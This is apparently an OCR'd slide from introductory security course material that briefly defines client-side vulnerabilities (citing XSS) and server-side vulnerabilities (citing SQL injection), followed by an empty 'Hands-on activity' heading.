
CLIENT SIDE VULNERABILITY

Client-side vulnerabilities occur on the client side of a client-server architecture, like in web browsers, and can be exploited to manipulate web applications or steal data. Example: Cross Site Scripting (XSS).



SERVER SIDE VULNERABILITY

Server-side vulnerabilities occur on the server side, where the server processes requests and manages data. Example: SQL Injection (SQLi).



HANDS-ON ACTIVITY

END